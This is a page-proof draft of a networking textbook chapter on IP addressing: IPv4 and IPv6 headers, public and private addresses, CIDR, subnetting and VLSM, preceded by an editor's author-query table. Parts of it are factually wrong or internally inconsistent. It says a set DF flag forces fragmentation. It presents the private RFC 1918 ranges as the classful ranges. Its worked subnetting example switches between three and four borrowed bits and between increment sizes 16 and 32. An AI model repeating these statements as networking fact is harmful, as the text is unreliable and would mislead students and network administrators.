This chapter discussed the importance of protocols and how they allow devices from different vendors to communicate. One of the key protocols at the data link layer is ARP. Switches use ARP to determine IP addresses by sending a broadcast to each device in its broadcast domain. The sender responds with its MAC address, allowing the switch to place the combination of IP address and MAC address in its ARP table for faster processing in the future. This chapter also covered link layer functions, including framing and error control. You saw the power of ARP, CDP, and LLDP. All of these protocols can help troubleshoot whether or not your neighbors are communicating with your router, and this information can be reviewed to ensure that you are connected to the correct device.

390  
391  
392  
393  
394  
395  
396  
397  
398



# Author Queries

Chapter No.: 3      0005078423

| Queries | Details Required                                                                                                      | Author's Response |
|---------|-----------------------------------------------------------------------------------------------------------------------|-------------------|
| AU1     | Please check if edit to paragraph starting “This chapter discusses protocols...” is okay.                             |                   |
| AU2     | Please check if “MAC/PHY configuration/status” is okay as edited.                                                     |                   |
| AU3     | Information in sentence starting “LLDP Data Units (LLDPDUs)...” has been repeated in the next sentence. Please check. |                   |
| AU4     | Please check if “ease LAN management” is okay as edited.                                                              |                   |
| AU5     | Please check if edit to sentence starting “The method is quite...” is okay.                                           |                   |
| AU6     | Please check if edit to sentence starting “After Linux1, the IPv6...” is okay.                                        |                   |
| AU7     | Please check sentence starting “As illustrated in Figure...” for clarity.                                             |                   |
| AU8     | Please check if edit to sentence starting “It is an address...” is okay.                                              |                   |
| AU9     | Please check “IPv6 destination (DST) address” for significance.                                                       |                   |
| AU10    | Please check if edit to sentence starting “Since our client was...” is okay.                                          |                   |
| AU11    | Please provide citation for “Figure 3-19” in the text.                                                                |                   |

## CHAPTER 4



# The Network Layer with IP

The heart of TCP/IP is Internet Protocol (IP) addressing and routing. An IP address is a numeric identifier assigned to each device on an IP network. The IP address provides the location of the device on the network. IP addresses are logical addresses implemented in software, unlike MAC addresses. IP addresses are represented as binary numbers in four sets of 8 bits each, called *octets*, in Internet Protocol version 4 (IPv4). IPv4 addresses are logical 32-bit addresses, whereas IPv6 addresses are logical 128-bit addresses. The binary numbers in IPv4 are represented as a decimal value, as seen in Table 4-1.

**Table 4-1.** Binary to Decimal Conversion Chart

| Binary   | Decimal |
|----------|---------|
| 10000000 | 128     |
| 11000000 | 192     |
| 11100000 | 224     |
| 11110000 | 240     |
| 11111000 | 248     |
| 11111100 | 252     |
| 11111110 | 254     |
| 11111111 | 255     |

As mentioned, an IPv4 address consists of four octets with 8 bits each to form 32 bits of information. IP addresses can be represented as binary, as seen in Table 4-1, as well as in dotted-decimal formation as seen here:

Dotted-Decimal: 172.16.1.120

Binary: 10101100.00010000.00000001.01111000

Binary to Bit Value: 11111111 = 128 64 32 16 8 4 2 1

IPv4 can accommodate 4.3 billion addresses ( $2^{32}$  or 4,294,967,296), whereas IPv6 can accommodate  $3.4 \times 10^{38}$  addresses. IP addresses are divided into a network portion and a host portion. In this chapter, we will discuss public and private IP addressing, including IPv4 and IPv6 addressing. Next, we will cover Classless Inter-Domain Routing (CIDR), subnetting, and Variable-Length Subnet Masking (VLSM).

## IP Addressing (Public vs. Private)

How do you ship a gift to someone? You send it with the recipient's home address. IP addresses work in a similar way in that when you want to send an email to your mother, it is sent to an IP address or a server with an IP address. It makes it to its destination by traveling routes over the Internet or through a corporate network. Let's look at public and private IP addresses.

### Public

A public routable IP address must be assigned to every device that connects to the Internet. Each IP address is unique and cannot be duplicated. Addresses must be unique so that devices can be found online to exchange data. Imagine if Google used the same IP address as a home user. Every day millions of people would be directed to this person's home router, trying to get to Google, and this would kill the user's bandwidth. Public IP addresses are registered by the Internet Assigned Numbers Authority (IANA) and assigned to Internet Service Providers (ISPs), which then assign addresses to their customers. A public IP address can be *static* or *dynamic*. A dynamic IP address is assigned to a device from a pool of available IP addresses, which differs each time the device connects to the Internet. You can check your IP address by visiting [www.whatismyip.com](http://www.whatismyip.com). Browse to the website and record your IP address. Now, restart your router, forcing it to reconnect to the Internet and refresh its IP address. Browse back to the website and record your IP address. Is it different? Static IP addresses never change and are mostly used for hosting services and websites on the Internet.

### Private

Private IP addresses can only be used on private networks and are unable to be routed on the Internet. These addresses are used to save IP address space and for maintaining security. The IPv4 address range would have exhausted itself a long time ago if all devices on a network needed to be routed over the Internet. Corporations only need a few routable IP addresses on the Internet. *Network Address Translation (NAT)* is another way of saving address space, allowing us to use private addresses internally; it takes the private IP address and converts it to a public IP address that can be routed over the Internet. NAT is covered later in the book. The range of private IP addresses is shown in Table 4-3. Bogons are IP addresses that should not appear in an Internet routing table. Bogons are also called Martians which are also private IP addresses. Private and reserved IP addresses are defined in RFC 1918, 5735, and 6598.

### IPv4

IPv4 has been an integral part of the evolution and growth of the Internet. IPv4 is used for packet switched networks. It operates on a best-effort delivery, and it does not guarantee delivery unless used in conjunction with TCP. As mentioned earlier, IPv4 uses 4-byte (32-bit) addresses. IPv4 addresses have been exhausted, thus creating the need for IPv6, which is discussed in the next section. IPv4 limits the number of its addresses to 4,294,967,296. We know that this seems like a lot, but think about how many devices people have that are connected to the Internet in today's world. Each of these devices needs to have an IP address. The network portion of the address identifies the network the device is located on. All devices on the same network will have the same network address. For example, 192.168.5.25 is an IP address and 192.168.5 is the network address, and another device on the same network would have the IP address 192.168.5.X, where X is a number between 2 and 254. X represents the host address in this example. The Internet was designed to support classes of networks; large networks use a Class A network, medium networks use a Class B network, and smaller networks use a Class C network. Table 4-2 summarizes the different classes of computer networks.



**Table 4-2.** *Classes of Networks*

| Class   | 8 Bits    | 8 Bits  | 8 Bits  | 8 Bits |
|---------|-----------|---------|---------|--------|
| Class A | Network   | Host    | Host    | Host   |
| Class B | Network   | Network | Host    | Host   |
| Class C | Network   | Network | Network | Host   |
| Class D | Multicast |         |         |        |
| Class E | Research  |         |         |        |

## Class A

In a Class A network address, the range of the first octet is from 0 to 127. This means that the first bit in a Class A octet must always be 0, since the value of it is 128, which is greater than 127. Even though they are in the range of Class A networks, 0 and 127 are reserved and can never be used.

## Class B

The opposite holds true for Class B addresses in that the first bit in the first octet must always be 1 and the second bit must always be 0. This gives you a range from 128 to 191.

## Class C

Class C networks must always have the first two bits of the first octet set to 1, and the third bit must always be set to 0. This gives it an IP range from 192 to 223. Table 4-3 provides a list of the classful IP address ranges.

t3.1 **Table 4-3.** *Classful IP Address Ranges*

| Class   | Reserved IP Address Range              | Broadcast Address |
|---------|----------------------------------------|-------------------|
| Class A | 10.0.0.0–10.255.255.255                | 10.255.255.255    |
| Class B | 172.16.0.0–172.31.255.255              | 172.31.255.255    |
| Class C | 192.168.0.0–192.168.255.255            | 192.168.255.255   |
| Class D | 224–239 (multicast addresses)          |                   |
| Class E | 240–255 (used for scientific purposes) |                   |

IPv4 was designed to use classes, but things like CIDR and VLSM, which are discussed later in this chapter, have largely eliminated the concept of address classes. It is important to understand that the concept of class is only a starting point to IPv4 addressing; it isn't applied to modern networks today.

## IPv4 Packet Header

An IPv4 packet consists of header and data sections. The header is made of 14 fields. The most significant bits come first, which is the version field. Figure 4-1 is a packet capture of an IPv4 packet. We will use this packet capture to discuss the header section.

this figure will be printed in b/w




Figure 4-1. IPv4 header packet captured with Wireshark

Let's introduce the fields of an IPv4 packet:

- *Version*: The first header field in an IPv4 packet is the 4-bit field that contains the version number. This value is 4 in IPv4 packets to represent IPv4.
- *Internet header length*: The second field is the number of 32-bit words the header contains; it specifies the size of the header. Defined by RFC 791, the minimum value for this field is 5;  $5 \times 32 = 160$  bits, which equals 20 bytes. The maximum value for this field is 15;  $15 \times 32 = 480$  bits, which equals 60 bytes.
- *Differentiated Services Code Point (DSCP)*: Defined by RFC 2474, the DSCP field is used for devices that require real-time data streaming. Example services include VoIP (voice over IP) and Netflix streaming.
- *Explicit Congestion Notification (ECN)*: Defined in RFC 3168, this allows end-to-end notification of network congestion. Use of ECN is optional, and it is only used if both devices support it.
- *Total length*: The total length is a 16-bit field that defines the size of the entire packet, including the header and the data.
- *Identification*: Defined by RFC 6864, this field is used to identify the fragment groups of single IP datagrams.
- *Flags*: A 3-bit field used to control fragments.

- *Bit 0:* Reserved; must be 0. 96
- *Bit 1:* Do Not Fragment (DF). 97
- *Bit 2:* More Fragments (MF). 98
  - If the DF flag is set, then fragmentation must take place to forward the packet. 99
  - If a packet does not require fragmentation, the DF flag and MF flag are not set. For fragmented packets, all packets except the last have the MF flag set. 100
- *Fragment offset:* This field is 13 bits long and defines the offset of a fragment in relation to the beginning of the original unfragmented datagram. 102  
103
- *Time to live (TTL):* This 8-bit field limits the lifetime of a datagram, which ensures that the datagram does not travel on the Internet forever. When datagrams arrive at a router, the TTL is decremented by one, and if this field gets to zero, the packet will be dropped. 104  
105  
106  
107
- *Protocol:* This field defines the protocol in the data portion. The list of protocol numbers is maintained by the Internet Assigned Numbers Authority. 108  
109
- *Header checksum:* This field is 16 bits and is used for error checking the header. When you send packets to the destination, the router calculates the checksum of the header, compares it to the Header checksum field, and drops the packets if the values do not match. 110  
111  
112  
113
- *Source address:* This field is the sender's IP address. 114
- *Destination address:* This field is the receiver's IP address. 115
- *Options:* This field's value is usually set to 0, or no option is selected; it is variable in length and contributes to the overall packet header size. 116  
117
- *Data:* The data field is not included in the header checksum. 118

AUI

## IPv6 119

The latest version of the Internet Protocol is used to route packets across the Internet. IPv6 was developed by the Internet Engineering Task Force (IETF) to replace IPv4 due to address exhaustion and includes some other benefits. Just a few years ago, about 95% of all Internet traffic was still IPv4. About 70% of all Internet traffic today uses IPv4; however, IPv6 has several benefits over IPv4, including a larger address space while also limiting the size of routing tables. Another advantage of IPv6 over IPv4 is that Internet Protocol Security (IPSec) is mandatory and is built into the protocol. Security was never a focus when IPv4 was developed, but security in modern networks is essential. IPv6 was developed with security in mind. IPv6 IPSec must be enabled. After enabling IPSec, IPv6 encrypts traffic and performs packet integrity checks. Because of address exhaustion, IPv4 must rely on Network Address Translation (NAT), but IPv6 eliminates the need for NAT as it has enough addresses so each device can have its own unique IP address. 120  
121  
122  
123  
124  
125  
126  
127  
128  
129

## IPv6 Addresses 130

An IPv6 address differs from an IPv4 address in that it is displayed as eight groups of hexadecimal digits separated by colons. IPv6 addresses are divided into two parts: a 64-bit network prefix and a 64-bit interface identifier, making 128 bits. An example of an IPv6 address is 2607:f0d0:1002:0051:0000:0000:0000:0004, which can also be represented as 2607:f0d0:1002:51::4. 131  
132  
133  
134

IPv6 addresses can be classified as follows:

- *Unicast*: Uniquely identifies each network interface. A unicast address refers to a single host.
- *Multicast*: Delivers one packet to many or a group of interfaces. Every host in the multicast group will receive the packet. IPv6 doesn't support broadcast messages, so multicast addressing will be used instead. The range for multicast addresses is FF00::/8.
- *Anycast*: Identifies a group of interfaces at different locations. Anycast is like multicast with the exception that packets will only be received by the nearest host in that anycast group unlike a multicast group.

AU2

Additional features implemented in IPv6 that are not in IPv4 include stateless address autoconfiguration, network renumbering, and router announcements. Autoconfiguration allows devices to configure themselves automatically by using the Neighbor Discovery Protocol when connected to an IPv6 network.

## IPv6 Packet Header

IPv6 defines a new and simpler packet format that minimizes packet header processing by routers. Differences in IPv4 and IPv6 headers cause them to not be interoperable. An IPv6 packet consists of a header and payload, or data. The header contains the first 40 octets of the packet and the source and destination addresses, traffic classification options, and hop counter. Figure 4-2 is a packet capture of an IPv6 packet. We will use this packet capture to discuss the header section.

this figure will be printed in b/w




Figure 4-2. IPv6 header packet captured with Wireshark

|                                                                                                                                                                                       |            |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|
| Let's introduce the different fields in an IPv6 packet:                                                                                                                               | 155        |
| • <i>Version</i> : This field is always 6, representing IPv6.                                                                                                                         | 156        |
| • <i>Traffic class</i> : This field holds two values. The six most significant bits are used to classify packets, and the last two bits are used by ECN to handle congestion control. | 157<br>158 |
| • <i>Flow label</i> : This field tells routers with multiple outbound paths that these packets should remain on the same path, preventing them from being reordered.                  | 159<br>160 |
| • <i>Payload length</i> : This field is the size of the payload in octets.                                                                                                            | 161        |
| • <i>Next header</i> : This field defines the type of the next header and normally specifies the transport layer protocol used by a packet's payload.                                 | 162<br>163 |
| • <i>Hop limit</i> : This field replaced the TTL field in IPv4; if the counter reaches 0, the packet is dropped.                                                                      | 164<br>165 |
| • <i>Source address</i> : This field is the sender's IPv6 address.                                                                                                                    | 166        |
| • <i>Destination address</i> : This field is the receiver's IPv6 address.                                                                                                             | 167        |

## Classless Inter-Domain Routing 168

*Classless Inter-Domain Routing (CIDR)* is a method of allocating IP addresses without using the original classful architecture design for the Internet. It was developed to decrease the growth of routing tables on the Internet and deal with the depletion of IPv4 addresses. CIDR allows what was originally a Class A network to be created as a classless IP. For example, 10.0.0.0 has only 8 bits available in the network range, but if you use CIDR, you can add /24 to the end of the network to become 10.0.0.0/24, where 24 represents the number of bits in the network. Therefore, 24 bits are used in the network and 8 for the host. Table 4-4 provides a CIDR example. 169  
170  
171  
172  
173  
174  
175

**Table 4-4.** CIDR Example t4.1

| Class       | 8 Bits  | 8 Bits  | 8 Bits  | 8 Bits | 8 Bits |              |
|-------------|---------|---------|---------|--------|--------|--------------|
| Class A     | Network | Host    | Host    | Host   |        | t4.2         |
| 10.0.0.0/24 | Network | Network | Network | Host   |        | t4.3<br>t4.4 |

## Subnetting 176

Subnetting allows network designers to create logical networks that are within a Class A, B, or C network. It allows you to break a network class into subnetworks, or *subnets*. Every device in the subnet has its own IP address range for easy network management. 177  
178  
179

Let's look at an analogy for subnetting. Imagine a football stadium that has 150 sections with 300 seats per section, which equals to 45,000 total seats. If you start at the first section and number every seat in the stadium, starting with 1, you would end up with seat number 45,000. Imagine how difficult it would be to locate seat numbers without numbered sections. How effective is it to not also number the sections? Not at all, right? 180  
181  
182  
183  
184

Now let's move to subnet the stadium seating. You could start by labeling each level of the stadium sections. The first floor would be sections 100–150, the second floor 200–250, and the third floor 300–350. 185  
186

187 You can start with section 100 and label seats from 1 to 300. Now you have subnetted the seating by sections  
 188 100, 101, 102, and so on. This would make seating easier, but you could take it a step further by also labeling  
 189 each row in the section to make 20 rows of 15 seats each.

190 How would you apply this to an office building? Let's say you are assigned a network address of  
 191 192.168.6.0/24 for your building of four floors and 54 devices. You can assign a subnet by floor or by  
 192 department. For example, the first floor could be 192.168.6.0/28, the second floor could be 192.168.6.16/28,  
 193 the third floor could be 192.168.6.32/28, and the fourth could be 192.168.6.48/28. Instead of wasting the  
 194 entire subnet of 192.168.6.0/24 of 254 addresses, you only used 64 addresses, allowing you to use the others  
 195 in the future.

196 The following are some of the benefits of subnetting:

- 197 • Allows companies to use one IP network to create several subnets to represent each  
 198 physical network
- 199 • Allows for fewer entries in the routing table, reducing the network overhead by  
 200 grouping networks together
- 201 • Increases network efficiency

202 To be clear, subnetting is the process of dividing a single logical IP network into smaller subnets.  
 203 Subnetting is the process of borrowing bits from the host portion of a network address and providing this to  
 204 the network ID. To subnet a network, you divide the host portion of an IP address, thus allocating subnets by  
 205 using the subnet mask.

## 206 Subnet Mask

207 A *subnet mask* tells a device which network it is on and what part of the network is the host address. The  
 208 subnet mask can be represented as a series of 1s and 0s, where the 1s represent the network portion of the  
 209 IP address and the 0s represent the host portion. Each network class has a default subnet mask. The default  
 210 subnet masks for Class A, B, and C networks are as follows:

211 Class A 255.0.0.0 or 11111111.00000000.00000000.00000000  
 212 Class B 255.255.0.0 or 11111111.11111111.00000000.00000000  
 213 Class C 255.255.255.0 or 11111111.11111111.11111111.00000000

## 214 A Simple Guide to Subnetting

215 We will now go through the steps of subnetting a network:

### 216 1. Determine how many host bits to borrow.

217 This can be done by figuring out your network requirements. How many hosts do  
 218 you need to support? How many subnets are needed? And for how many devices,  
 219 including printers, routers, switches, workstations, and tablets?

220 To calculate the number of host bits, use the following formula:

221 **Host Bits = Borrowed Bits + Remaining Bits**

222 How many hosts do you need to support?

223  **$2^h - 2 = \text{Number of Hosts}$ ;  $h = \text{Remaining Bits after we have borrowed bits and}$   
 224 **given them to the network portion of the address.****

**In this example, you are given the network 192.168.22.0/24, and you need a subnet that will accommodate 16 hosts.** 225  
226

**$2^4 - 2 = 14$  hosts would be too few and wouldn't satisfy your host requirements. You must remember to subtract 2 from the hosts to accommodate the network and broadcast addresses. The closest you can get to 16 hosts without being under the requirement is  $2^5 - 2 = 30$  hosts. You will need to borrow three host bits to support the requirement.** 227  
228  
229  
230  
231

Here's how to calculate the number of subnets that can be created from your borrowed bits: 232  
233

**$2^s = \text{Number of Subnets, where } s = \text{Borrowed Bits}$**  234

Borrowing 3 bits creates  $2^3 = 8$  subnets. 235

---

■ **Note** The  $- 2$  is to account for the network and broadcast addresses. 236

---

## 2. Determine the subnet mask. 237

The easy way to determine the subnet mask is to use the CIDR table (Table 4-6) or the subnetting table (Table 4-5). 238  
239

Say you have a network address of 192.168.22.0/24 that you are subnetting. You used four host bits to create a new subnet. You would add  $24 + 3$ , giving you a subnet of 192.168.22.0/27. Find /27 in Table 4-6 and the binary number in the subnet chart (see Table 4-5), where three host bits are borrowed. The value of the mask is 224, giving you a subnet mask of 255.255.255.224. 240  
241  
242  
243  
244

The subnetting chart shown in Table 4-5 is another reference to calculate your subnet mask in binary. It gives the decimal value of the mask. It shows you what the subnet mask is by the bits you borrowed or the bits set to 1. 245  
246  
247

**Table 4-5. Subnetting Chart** t5.1

| Mask | Bit Value | 128 | 64 | 32 | 16 | 8 | 4 | 2 | 1 |       |
|------|-----------|-----|----|----|----|---|---|---|---|-------|
| 255  |           | 1   | 1  | 1  | 1  | 1 | 1 | 1 | 1 | t5.2  |
| 254  |           | 1   | 1  | 1  | 1  | 1 | 1 | 1 | 0 | t5.3  |
| 252  |           | 1   | 1  | 1  | 1  | 1 | 1 | 0 | 0 | t5.4  |
| 248  |           | 1   | 1  | 1  | 1  | 1 | 0 | 0 | 0 | t5.5  |
| 240  |           | 1   | 1  | 1  | 1  | 0 | 0 | 0 | 0 | t5.6  |
| 224  |           | 1   | 1  | 1  | 0  | 0 | 0 | 0 | 0 | t5.7  |
| 192  |           | 1   | 1  | 0  | 0  | 0 | 0 | 0 | 0 | t5.8  |
| 128  |           | 1   | 0  | 0  | 0  | 0 | 0 | 0 | 0 | t5.9  |
|      |           |     |    |    |    |   |   |   |   | t5.10 |

Refer to Table 4-6 to find the CIDR equivalent of your subnet mask, including the number of available addresses in the subnet. 248  
249



**Table 4-6.** CIDR Subnet

| CIDR | Host Bits | Subnet Mask     | Addresses in the Subnet |       |
|------|-----------|-----------------|-------------------------|-------|
| /8   | 24        | 255.0.0.0       | 16777216 or $2^{24}$    | t6.1  |
| /9   | 23        | 255.128.0.0     | 8388608 or $2^{23}$     | t6.2  |
| /10  | 22        | 255.192.0.0     | 4194304 or $2^{22}$     | t6.3  |
| /11  | 21        | 255.224.0.0     | 2097152 or $2^{21}$     | t6.4  |
| /12  | 20        | 255.240.0.0     | 1048576 or $2^{20}$     | t6.5  |
| /13  | 19        | 255.248.0.0     | 524288 or $2^{19}$      | t6.6  |
| /14  | 18        | 255.252.0.0     | 262144 or $2^{18}$      | t6.7  |
| /15  | 17        | 255.254.0.0     | 131072 or $2^{17}$      | t6.8  |
| /16  | 16        | 255.255.0.0     | 65536 or $2^{16}$       | t6.9  |
| /17  | 15        | 255.255.128.0   | 32768 or $2^{15}$       | t6.10 |
| /18  | 14        | 255.255.192.0   | 16384 or $2^{14}$       | t6.11 |
| /19  | 13        | 255.255.224.0   | 8192 or $2^{13}$        | t6.12 |
| /20  | 12        | 255.255.240.0   | 4096 or $2^{12}$        | t6.13 |
| /21  | 11        | 255.255.248.0   | 2048 or $2^{11}$        | t6.14 |
| /22  | 10        | 255.255.252.0   | 1024 or $2^{10}$        | t6.15 |
| /23  | 9         | 255.255.254.0   | 512 or $2^9$            | t6.16 |
| /24  | 8         | 255.255.255.0   | 256 or $2^8$            | t6.17 |
| /25  | 7         | 255.255.255.128 | 128 or $2^7$            | t6.18 |
| /26  | 6         | 255.255.255.192 | 64 or $2^6$             | t6.19 |
| /27  | 5         | 255.255.255.224 | 32 or $2^5$             | t6.20 |
| /28  | 4         | 255.255.255.240 | 16 or $2^4$             | t6.21 |
| /29  | 3         | 255.255.255.248 | 8 or $2^3$              | t6.22 |
| /30  | 2         | 255.255.255.252 | 4 or $2^2$              | t6.23 |
| /31  | 1         | 255.255.255.254 | 2 or $2^1$              | t6.24 |
| /32  | 0         | 255.255.255.255 | 1 or $2^0$              | t6.25 |

**3. Determine the number of subnets.**

Determine how many subnets can be created by the subnet increment size.

The subnet increment size can be calculated by using the following methods:

Calculation 1: Take the decimal value of the last bit borrowed; this is the subnet increment size. In this example, you borrowed bits 128, 64, 32, and 16. 16 is the last bit; therefore, the increment size is 16. Each subnet will support 14 hosts because two addresses are not usable since the network ID and the broadcast ID must use two addresses in every subnet. This is illustrated in Table 4-7, displaying the actual host address ranges or usable host addresses for particular subnets.

AU6



Calculation 2: Subtract the last nonzero octet of the subnet mask from 256. In the preceding example, the last nonzero octet is 240; if you subtract this from 256, you get 16. 258  
259

4. **Next, we list the subnets using the subnet increment size, available host range, and broadcast address as seen in Table 4-7.** 260  
261

See Table 4-7 for the network 192.168.22.0/24 that we subnetted in our example. 262

AU7 **Table 4-7. Example Subnets with Increment Sizes** t7.1

| Subnet            | Host Address Range            | Broadcast Address |       |
|-------------------|-------------------------------|-------------------|-------|
| 192.168.22.0/27   | 192.168.22.1–192.168.22.30    | 192.168.22.31     | t7.2  |
| 192.168.22.32/27  | 192.168.22.33–192.168.22.62   | 192.168.22.63     | t7.3  |
| 192.168.22.64/27  | 192.168.22.65–192.168.22.94   | 192.168.22.95     | t7.4  |
| 192.168.22.96/27  | 192.168.22.97–192.168.22.126  | 192.168.22.127    | t7.5  |
| 192.168.22.128/27 | 192.168.22.129–192.168.22.158 | 192.168.22.159    | t7.6  |
| 192.168.22.160/27 | 192.168.22.161–192.168.22.190 | 192.168.22.191    | t7.7  |
| 192.168.22.192/27 | 192.168.22.193–192.168.22.222 | 192.168.22.223    | t7.8  |
| 192.168.22.224/27 | 192.168.22.225–192.168.22.254 | 192.168.22.255    | t7.9  |
|                   |                               |                   | t7.10 |

## Variable-Length Subnet Masking 263

*Variable-Length Subnet Masking* (VLSM) is a more efficient way of subnetting because it allows you to reduce the waste of unused IP addresses. Let's say that you need to assign a network address between two routers and you are given 192.168.101.0/24 as your network. You apply classful subnetting, and you need to accommodate 14 devices on at least one subnet. This means that all of your subnets will be /28. It also means that you will waste 12 IP addresses by applying this subnet to your point-to-point link between two routers. You can see how inefficient this can be. With VLSM, you can apply different subnet masks to all the subnets you create, thus efficiently using IP addresses in your architecture. You would use 192.168.101.0/30 for your point-to-point link since you only need two IP addresses, one for each router interface. In short, VLSM is the process of subnetting a subnet. 264  
265  
266  
267  
268  
269  
270  
271  
272

Figure 4-3 shows a pie chart that represents a /24 network as a whole. The pie is divided unequally to provide a visual representation of the concept of VLSM. You can see that the whole pie represents a /24, half of the pie represents a /25, a quarter of the pie represents a /26, and so on. 273  
274  
275

this figure will be printed in b/w




Figure 4-3. VLSM pie chart

VLSM subnetting can be accomplished in the following steps:

1. Determine how many host bits are needed to fulfill the largest network requirement.
2. Start with the largest subnet. Choose its new mask and network address.
3. Start with the second largest subnet and repeat step 2. Continue this process until all the subnets have been created.

Let's look at an example using both classful subnetting and VLSM. Figure 4-4 is the network diagram we will use in our example.



Figure 4-4. Network diagram

this figure will be printed in b/w

## Classful Subnetting

284

Company Spaceage Inc. has 12 network devices in its remote office and 25 network devices in its head office. As a network designer, you want to assign a subnetwork address for each site, including a point-to-point network between the two sites. You need to create three subnets using the 192.168.50.0/24 block. How will you fulfill the requirement via classful subnetting?

285  
286  
287  
288

### Network requirements:

289

Largest number of hosts = **30**

290

Network address = **192.168.50.0/24**

291

Subnets required = **3**

292

You know that the largest network needs to support 25 hosts. The closest you can get to 25 hosts without being under the requirement is  $2^5 - 2 = 30$  hosts. You will need to borrow three host bits to support the requirement.

293  
294  
295

You also know you need three subnets.  $2^2 = 4$  means that you are able to handle creating three subnets since you borrowed 3 bits, which is more than 2.

296  
297

